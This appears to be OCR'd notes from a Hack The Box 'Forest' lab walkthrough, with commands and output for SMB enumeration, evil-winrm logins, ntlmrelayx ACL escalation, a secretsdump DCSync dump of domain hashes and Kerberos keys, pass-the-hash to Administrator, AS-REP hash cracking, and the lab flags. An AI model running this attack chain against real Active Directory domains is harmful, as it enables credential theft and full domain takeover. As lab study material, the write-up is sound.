
smbmap


```
jon@kali:~/HTB/forest$ smbmap -u svc-alfresco -p s3rvice -H forest
[+] IP: forest:445..    Name: unknown
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
jon@kali:~/HTB/forest$
```


WinRM

```
jon@kali:~/HTB/forest$ evil-winrm -u svc-alfresco -p s3rvice -i forest

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> cd ..
*Evil-WinRM* PS C:\Users\svc-alfresco> cd Desktop
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> dir


    Directory: C:\Users\svc-alfresco\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        9/23/2019   2:16 PM             32 user.txt


*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> type user.txt
e5e4e47ae7022664cda6eb013fb0d9ed
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop>
```

Bloodhound


BloodHound
BloodHound with ...
jon@kali: ~/HTB/f...
forest - File Mana...
04:24 PM
BloodHound
SVC-ALFRESCO@HTB.LOCAL
ADMINISTRATORS@HTB.LOCAL
GenericAll
WriteDacl
MemberOf
MemberOf
Contains
MemberOf
MemberOf
Raw Query


BloodHound
BloodHound with ...
jon@kali: ~/HTB/f...
forest - File Mana...
04:26 PM
BloodHound
SVC-ALFRESCO@HTB.LOCAL
ADMINISTRATORS@HTB.LOCAL
WriteDacl
Contains
GenericAll
MemberOf
MemberOf
MemberOf
MemberOf
Raw Query


BloodHound
BloodHound with ...
jon@kali: ~/HTB/f...
forest - File Mana...
04:26 PM
BloodHound
SVC-ALFRESCO@HTB.LOCAL
ADMINISTRATORS@HTB.LOCAL
WriteDacl
HTB.LOCAL
EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL
Contains
GenericAll
ADMINISTRATOR@HTB.LOCAL
ACCOUNT OPERATORS@HTB.LOCAL
MemberOf
MemberOf
ADMINISTRATORS@HTB.LOCAL
PRIVILEGED IT ACCOUNTS@HTB.LOCAL
MemberOf
MemberOf
SVC-ALFRESCO@HTB.LOCAL
SERVICE ACCOUNTS@HTB.LOCAL
Raw Query

ntlmrelayx

```
jon@kali:~/HTB/forest$ sudo ntlmrelayx.py -t ldap://10.10.10.161 --escalate-user svc-alfresco
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
/usr/local/lib/python2.7/dist-packages/cryptography/__init__.py:39: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in a future release.
  CryptographyDeprecationWarning,
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 127.0.0.1, attacking target ldap://10.10.10.161
[*] HTTPD: Client requested path: /privesh
[*] HTTPD: Client requested path: /privesh
[*] HTTPD: Client requested path: /privesh
[*] Authenticating against ldap://10.10.10.161 as \svc-alfresco SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] User privileges found: Create user
[*] User privileges found: Modifying domain ACL
[*] Querying domain security descriptor
[*] Success! User svc-alfresco now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn-20200813-152923.restore
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```

Hashes

jon@kali:~/HTB/forest$ secretsdump.py htb.local/svc-alfresco:s3rvice@10.10.10.161 -just-dc
Impacket v0.9.22.dev1+20200804.145312.110b886c - Copyright 2020 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_c75ee099d0a64c91b:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1ffab36a2f5f479cb:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\HealthMailboxc3d7722:1134:aad3b435b51404eeaad3b435b51404ee:4761b9904a3d88c9c9341ed081b4ec6f:::
htb.local\HealthMailboxfc9daad:1135:aad3b435b51404eeaad3b435b51404ee:5e89fd2c745d7de396a0152f0e130f44:::
htb.local\HealthMailboxc0a90c9:1136:aad3b435b51404eeaad3b435b51404ee:3b4ca7bcda9485fa39616888b9d43f05:::
htb.local\HealthMailbox670628e:1137:aad3b435b51404eeaad3b435b51404ee:e364467872c4b4d1aad555a9e62bc88a:::
htb.local\HealthMailbox968e74d:1138:aad3b435b51404eeaad3b435b51404ee:ca4f125b226a0adb0a4b1b39b7cd63a9:::
htb.local\HealthMailbox6ded678:1139:aad3b435b51404eeaad3b435b51404ee:c5b934f77c3424195ed0adfaae47f555:::
htb.local\HealthMailbox83d6781:1140:aad3b435b51404eeaad3b435b51404ee:9e8b2242038d28f141cc47ef932ccdf5:::
htb.local\HealthMailboxfd87238:1141:aad3b435b51404eeaad3b435b51404ee:f2fa616eae0d0546fc43b768f7c9eeff:::
htb.local\HealthMailboxb01ac64:1142:aad3b435b51404eeaad3b435b51404ee:0d17cfde47abc8cc3c58dc2154657203:::
htb.local\HealthMailbox7108a4e:1143:aad3b435b51404eeaad3b435b51404ee:d7baeec71c5108ff181eb9ba9b60c355:::
htb.local\HealthMailbox0659cc1:1144:aad3b435b51404eeaad3b435b51404ee:900a4884e1ed00dd6e36872859c03536:::
htb.local\sebastien:1145:aad3b435b51404eeaad3b435b51404ee:96246d980e3a8ceacbf9069173fa06fc:::
htb.local\lucinda:1146:aad3b435b51404eeaad3b435b51404ee:4c2af4b2cd8a15b1ebd0ef6c58b879c3:::
htb.local\svc-alfresco:1147:aad3b435b51404eeaad3b435b51404ee:9248997e4ef68ca2bb47ae4e6f128668:::
htb.local\andy:1150:aad3b435b51404eeaad3b435b51404ee:29dfccaf39618ff101de5165b19d524b:::
htb.local\mark:1151:aad3b435b51404eeaad3b435b51404ee:9e63ebcb217bf3c6b27056fdcb6150f7:::
htb.local\santi:1152:aad3b435b51404eeaad3b435b51404ee:483d4c70248510d8e0acb6066cd89072:::
FOREST$:1000:aad3b435b51404eeaad3b435b51404ee:a5abc4c189f3b0abf8a814d19949ffcf:::
EXCH01$:1103:aad3b435b51404eeaad3b435b51404ee:050105bb043f5b8ffc3a9fa99b5ef7c1:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:9bf3b92c73e03eb58f698484c38039ab818ed76b4b3a0e1863d27a631f89528b
krbtgt:aes128-cts-hmac-sha1-96:13a5c6b1d30320624570f65b5f755f58
krbtgt:des-cbc-md5:9dd5647a31518ca8
htb.local\HealthMailboxc3d7722:aes256-cts-hmac-sha1-96:258c91eed3f684ee002bcad834950f475b5a3f61b7aa8651c9d79911e16cdbd4
htb.local\HealthMailboxc3d7722:aes128-cts-hmac-sha1-96:47138a74b2f01f1886617cc53185864e
htb.local\HealthMailboxc3d7722:des-cbc-md5:5dea94ef1c15c43e
htb.local\HealthMailboxfc9daad:aes256-cts-hmac-sha1-96:6e4efe11b111e368423cba4aaa053a34a14cbf6a716cb89aab9a966d698618bf
htb.local\HealthMailboxfc9daad:aes128-cts-hmac-sha1-96:9943475a1fc13e33e9b6cb2eb7158bdd
htb.local\HealthMailboxfc9daad:des-cbc-md5:7c8f0b6802e0236e
htb.local\HealthMailboxc0a90c9:aes256-cts-hmac-sha1-96:7ff6b5acb576598fc724a561209c0bf541299bac6044ee214c32345e0435225e
htb.local\HealthMailboxc0a90c9:aes128-cts-hmac-sha1-96:ba4a1a62fc574d76949a8941075c43ed
htb.local\HealthMailboxc0a90c9:des-cbc-md5:0bc8463273fed983
htb.local\HealthMailbox670628e:aes256-cts-hmac-sha1-96:a4c5f690603ff75faae7774a7cc99c0518fb5ad4425eebea19501517db4d7a91
htb.local\HealthMailbox670628e:aes128-cts-hmac-sha1-96:b723447e34a427833c1a321668c9f53f
htb.local\HealthMailbox670628e:des-cbc-md5:9bba8abad9b0d01a
htb.local\HealthMailbox968e74d:aes256-cts-hmac-sha1-96:1ea10e3661b3b4390e57de350043a2fe6a55dbe0902b31d2c194d2ceff76c23c
htb.local\HealthMailbox968e74d:aes128-cts-hmac-sha1-96:ffe29cd2a68333d29b929e32bf18a8c8
htb.local\HealthMailbox968e74d:des-cbc-md5:68d5ae202af71c5d
htb.local\HealthMailbox6ded678:aes256-cts-hmac-sha1-96:d1a475c7c77aa589e156bc3d2d92264a255f904d32ebbd79e0aa68608796ab81
htb.local\HealthMailbox6ded678:aes128-cts-hmac-sha1-96:bbe21bfc470a82c056b23c4807b54cb6
htb.local\HealthMailbox6ded678:des-cbc-md5:cbe9ce9d522c54d5
htb.local\HealthMailbox83d6781:aes256-cts-hmac-sha1-96:d8bcd237595b104a41938cb0cdc77fc729477a69e4318b1bd87d99c38c31b88a
htb.local\HealthMailbox83d6781:aes128-cts-hmac-sha1-96:76dd3c944b08963e84ac29c95fb182b2
htb.local\HealthMailbox83d6781:des-cbc-md5:8f43d073d0e9ec29
htb.local\HealthMailboxfd87238:aes256-cts-hmac-

sha1-96:9d05d4ed052c5ac8a4de5b34dc63e1659088eaf8c6b1650214a7445eb22b48e7
htb.local\HealthMailboxfd87238:aes128-cts-hmac-sha1-96:e507932166ad40c035f01193c8279538
htb.local\HealthMailboxfd87238:des-cbc-md5:0bc8abe526753702
htb.local\HealthMailboxb01ac64:aes256-cts-hmac-
sha1-96:af4bbcd26c2cdd1c6d0c9357361610b79cdcb1f334573ad63b1e3457ddb7d352
htb.local\HealthMailboxb01ac64:aes128-cts-hmac-sha1-96:8f9484722653f5f6f88b0703ec09074d
htb.local\HealthMailboxb01ac64:des-cbc-md5:97a13b7c7f40f701
htb.local\HealthMailbox7108a4e:aes256-cts-hmac-
sha1-96:64aeffda174c5dba9a41d465460e2d90aeb9dd2fa511e96b747e9cf9742c75bd
htb.local\HealthMailbox7108a4e:aes128-cts-hmac-sha1-96:98a0734ba6ef3e6581907151b96e9f36
htb.local\HealthMailbox7108a4e:des-cbc-md5:a7ce0446ce31aefb
htb.local\HealthMailbox0659cc1:aes256-cts-hmac-
sha1-96:a5a6e4e0ddbc02485d6c83a4fe4de4738409d6a8f9a5d763d69dcef633cbd40c
htb.local\HealthMailbox0659cc1:aes128-cts-hmac-sha1-96:8e6977e972dfc154f0ea50e2fd52bfa3
htb.local\HealthMailbox0659cc1:des-cbc-md5:e35b497a13628054
htb.local\sebastien:aes256-cts-hmac-sha1-96:fa87efc1dcc0204efb0870cf5af01ddbb00aefed27a1bf80464e77566b543161
htb.local\sebastien:aes128-cts-hmac-sha1-96:18574c6ae9e20c558821179a107c943a
htb.local\sebastien:des-cbc-md5:702a3445e0d65b58
htb.local\lucinda:aes256-cts-hmac-sha1-96:acd2f13c2bf8c8fca7bf036e59c1f1fefb6d087dbb97ff0428ab0972011067d5
htb.local\lucinda:aes128-cts-hmac-sha1-96:fc50c737058b2dcc4311b245ed0b2fad
htb.local\lucinda:des-cbc-md5:a13bb56bd043a2ce
htb.local\svc-alfresco:aes256-cts-hmac-sha1-96:46c50e6cc9376c2c1738d342ed813a7ffc4f42817e2e37d7b5bd426726782f32
htb.local\svc-alfresco:aes128-cts-hmac-sha1-96:e40b14320b9af95742f9799f45f2f2ea
htb.local\svc-alfresco:des-cbc-md5:014ac86d0b98294a
htb.local\andy:aes256-cts-hmac-sha1-96:ca2c2bb033cb703182af74e45a1c7780858bcbff1406a6be2de63b01aa3de94f
htb.local\andy:aes128-cts-hmac-sha1-96:606007308c9987fb10347729ebe18ff6
htb.local\andy:des-cbc-md5:a2ab5eef017fb9da
htb.local\mark:aes256-cts-hmac-sha1-96:9d306f169888c71fa26f692a756b4113bf2f0b6c666a99095aa86f7c607345f6
htb.local\mark:aes128-cts-hmac-sha1-96:a2883fccedb4cf688c4d6f608ddf0b81
htb.local\mark:des-cbc-md5:b5dff1f40b8f3be9
htb.local\santi:aes256-cts-hmac-sha1-96:8a0b0b2a61e9189cd97dd1d9042e80abe274814b5ff2f15878afe46234fb1427
htb.local\santi:aes128-cts-hmac-sha1-96:cbf9c843a3d9b718952898bdcce60c25
htb.local\santi:des-cbc-md5:4075ad528ab9e5fd
FOREST$:aes256-cts-hmac-sha1-96:e37f209747d19a4e1eb1cc9539c012c2630cdbd22d37b9eb1f6c00bd680cd2f5
FOREST$:aes128-cts-hmac-sha1-96:789626ffca395596052b8a206a4cdf78
FOREST$:des-cbc-md5:f81cd91689072515
EXCH01$:aes256-cts-hmac-sha1-96:1a87f882a1ab851ce15a5e1f48005de99995f2da482837d49f16806099dd85b6
EXCH01$:aes128-cts-hmac-sha1-96:9ceffb340a70b055304c3cd0583edf4e
EXCH01$:des-cbc-md5:8c45f44c16975129
[*] Cleaning up...
jon@kali:~/HTB/forest$

root.txt

jon@kali:~/HTB/forest$ evil-winrm -i 10.10.10.161 -u Administrator -H 32693b11e6aa90eb43d32c72a07ceea6

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

Evil-WinRM PS C:\Users\Administrator\Documents> cd ..
Evil-WinRM PS C:\Users\Administrator> cd Desktop
Evil-WinRM PS C:\Users\Administrator\Desktop> type root.txt
f048153f202bbb2f82622b04d79129cc
Evil-WinRM PS C:\Users\Administrator\Desktop>

Credentials

svc-alfresco
s3rvice

Vulnerability

NOTE: I use the term “vulnearability” in a rather vague manner here. It may not be a specific CVE-Class vulnerability, but may include deficincies, less-than-ideal configurations, and the like. In the end, this is a “weak spot” that was then exploited.

- Kerberoast
- Built-in LDAP features and functionality

Remediation

Do not have your DC accessible from the outside world.

Beyond that, most of the “exploits” were through using “legit”/"proper" LDAP features and functions.
The “REAL” problem here was in the security detup, and which users were in which groups.

ScratchPad

hashcat -m 18200 -a 0 '$krb5asrep$23$svc-alfresco@HTB:c02f30474d8b81eadc7a99c8b760da92
$00ced2453bffa5ac6e64ff434bc102fe78bd842db7b7f1c57906867abd427a975369d20159003e9b884a98710a7504407a9bbbc11bb
usr/share/wordlists/rockyou.txt

smbclient -U svc-alfresco \\\\forest\\SYSVOL\\ s3rvice

ldapsearch -x -h forest -D "cn=svc-alfresco,dc=htb,dc=local" -w "s3rvice"

evil-winrm -u svc-alfresco -p s3rvice -i forest

secretsdump.py htb.local/svc-alfresco:"s3rvice"@10.10.10.161

-t TARGET, --target TARGET
Target to relay the credentials to, can be an IP, hostname or URL like domain\username@host:port (domain\username and port are optional, and don't forget to escape the '\'). If unspecified, it will relay back to the client')

ntlmrelayx.py -t htb\svc-alfresco@forest